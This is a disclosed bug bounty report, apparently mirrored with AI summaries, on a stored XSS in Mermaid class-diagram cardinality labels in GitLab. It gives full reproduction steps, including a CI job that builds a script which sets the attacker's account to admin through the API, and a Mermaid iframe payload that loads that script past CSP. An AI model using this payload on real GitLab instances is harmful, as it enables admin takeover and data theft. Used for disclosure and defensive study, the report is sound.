Admin-privilege escalation via Stored XSS on Cardinality/Multiplicity in classDiagram of Mermaid
A stored cross-site scripting (XSS) vulnerability in Mermaid's class diagram cardinality/multiplicity rendering allowed an attacker to inject an iframe that loads a script from a GitLab job artifact. When an admin visited the attacker's project page, the script executed with admin privileges, enabling privilege escalation.

GitLab
Originally disclosed on GitLab
- Fixed in 13 days
- Disclosed after 13 days
HackerOne report #1444904 by ryhmnlfj on 2022-01-10, assigned to @cmaxim:
Report | Attachments | How To Reproduce
Report
Summary
This XSS on Cardinality/Multiplicity is similar to XSS on Relation Labels fixed in Mermaid 8.13.5,
but it is a completely different one, and it is a zero-day vulnerability that has not been resolved even in the latest Mermaid 8.13.8.
Admin-privilege escalation can be achieved by combining this XSS on Cardinality/Multiplicity with some GitLab API access.
Steps to reproduce
Preparation before reproduction
Please set up the GitLab instance with GitLab Runner in advance.
- Docker installation of GitLab Enterprise Edition
14.6.1-eewith CSP configuration - Docker installation of GitLab Runner with Shared runner configuration
GitLab Runner is used to achieve CSP-bypass as well as CVE-2021-22242.
Attacker-side steps
-
Sign in to GitLab instance.
-

Access to API endpoint as follows:
http://[GITLAB_INSTANCE_DOMAIN]/api/v4/users?username=[ATTACKER_USERNAME]
Replace [GITLAB_INSTANCE_DOMAIN] with the appropriate domain string according to your installation.
Replace [ATTACKER_USERNAME] with the Username used in step 1.
Note: Replace [GITLAB_INSTANCE_DOMAIN] in the following steps with the appropriate domain as well.
If you configured your instance to work on HTTPS, replace http:// with https:// as well.
- After get a response of step 2, make a note of the
idas[USER_ID] in step 5.
- Create a new project.
- Replace
[GITLAB_INSTANCE_DOMAIN]and[USER_ID]in.gitlab-ci.ymlbelow with the values you got in the previous step.
After the replacement is complete, add .gitlab-ci.yml to the repository.
---
job_for_csp_bypass:
  script:
  - "echo 'var token = parent.document.querySelector(`meta[name=csrf-token]`).getAttribute(`content`); var xhr = new XMLHttpRequest(); xhr.open(`PUT`, `http://[GITLAB_INSTANCE_DOMAIN]/api/v4/users/[USER_ID]`, true); xhr.setRequestHeader(`Content-Type`, `application/x-www-form-urlencoded`); xhr.setRequestHeader(`X-CSRF-Token`, token); xhr.send(`admin=true`); alert(`Escalated!`);' > bypass.js"
  artifacts:
    paths:
    - bypass.js
-

Go to the CI/CD page and wait for the newly executed pipeline to finish.
-
After the pipeline is finished, check that the artifact file named
bypass.jswas generated and make a note of the job id as[JOB_ID] in step 9.

- Go back to the top page of the project and make a note of the project id as
[PROJECT_ID] in step 9.
- Replace
[GITLAB_INSTANCE_DOMAIN]and[PROJECT_ID]and[JOB_ID]inREADME.mdbelow with the values you got in the previous step.
After the replacement is complete, add README.md to the repository.
```mermaid
classDiagram
A <-- "<iframe/srcdoc='<script src=http://[GITLAB_INSTANCE_DOMAIN]/api/v4/projects/[PROJECT_ID]/jobs/[JOB_ID]/artifacts/bypass.js></script>'></iframe>" B
```
- Ignore the alert dialog that appears after saving
README.md.
Log out of this attacker's account and start Victim-side steps.
Victim-side steps (Admin user)
- Sign in to GitLab as
adminuser. - Go to the top page of attacker's new project.

- When admin user visits this project top page, the XSS will be executed automatically.
The execution results are described in the next section.
What is the current bug behavior?
Since the Mermaid rendering result is not sanitized, the script written in the artifact file named bypass.js was executed.
The attacker's privilege escalation was successful because it was executed with the privileges of a admin user.

What is the expected correct behavior?
To prevent <iframe> abuse, the Mermaid rendering engine should sanitize the rendering result of Cardinality/Multiplicity in classDiagram, or the GitLab application should sanitize the entire Mermaid rendering result.
Relevant logs and/or screenshots
I put references to the screenshots at the appropriate places in this report.
Output of checks
This bug happens on the official Docker installation of GitLab Enterprise Edition 14.6.1-ee.
I used Chromium 96 and Firefox 91 on Xubuntu 20.04 LTS to verify XSS.
I think it can be reproduced on gitlab.com, but I haven't tried it to prevent unexpected accidents.
Results of GitLab environment info
Output of sudo gitlab-rake gitlab:env:info:
System information
System:
Proxy:		no
Current User:	git
Using RVM:	no
Ruby Version:	2.7.5p203
Gem Version:	3.1.4
Bundler Version:2.1.4
Rake Version:	13.0.6
Redis Version:	6.0.16
Git Version:	2.33.1.
Sidekiq Version:6.3.1
Go Version:	unknown

GitLab information
Version:	14.6.1-ee
Revision:	29ff725b072
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	12.7
URL:		http://mygitlab.local
HTTP Clone URL:	http://mygitlab.local/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Elasticsearch:	no
Geo:		no
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	13.22.1
Repository storage paths:
- default: 	/var/opt/gitlab/git-data/repositories
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Git:		/opt/gitlab/embedded/bin/git
Output of sudo gitlab-runner --version:
Version:      14.6.0
Git revision: 5316d4ac
Git branch:   14-6-stable
GO version:   go1.13.8
Built:        2021-12-17T17:35:51+0000
OS/Arch:      linux/amd64
Note: I used docker image gitlab/gitlab-runner:alpine in this report.
Impact
GitLab instance has the special user type, admin, that has full privileges on the instance.
Due to this fact, XSS on GitLab leads to Admin-privilege escalation.
After escalation, the attacker can steal all private datas and resources, and control the instance almost freely.
The result of calculating the CVSS score in this scenario is as follows:
CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H
9.0 (Critical)
XSS is the vulnerability that is often made light of due to its frequency, but if there is the account with special privileges such as the admin of GitLab instance, the threat level will jump up.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could escalate their privileges to admin, steal private data, and control the GitLab instance; the exploit required the victim to visit the attacker's project page and used a GitLab Runner to bypass CSP.
What the attacker needed
Attacker has a GitLab account; Victim is a GitLab admin; Victim visits attacker's project page; GitLab Runner configured
How it was found
- Sign in to GitLab and get the attacker's user ID via the API.
- Create a new project and add a CI configuration that generates a malicious JavaScript file as an artifact.
- Run the pipeline and note the job ID and project ID.
- Add a README with a Mermaid class diagram that includes an iframe loading the artifact script.
- Log out and have an admin user visit the attacker's project page, triggering the XSS.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This report describes a stored cross-site scripting (XSS) bug in a diagramming tool called Mermaid, which GitLab uses to render diagrams in project READMEs. An attacker could put a malicious diagram in a project, and when an administrator viewed that project, the attacker's code ran in the admin's browser. Because the code ran with the admin's permissions, the attacker could then take over the whole GitLab instance.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




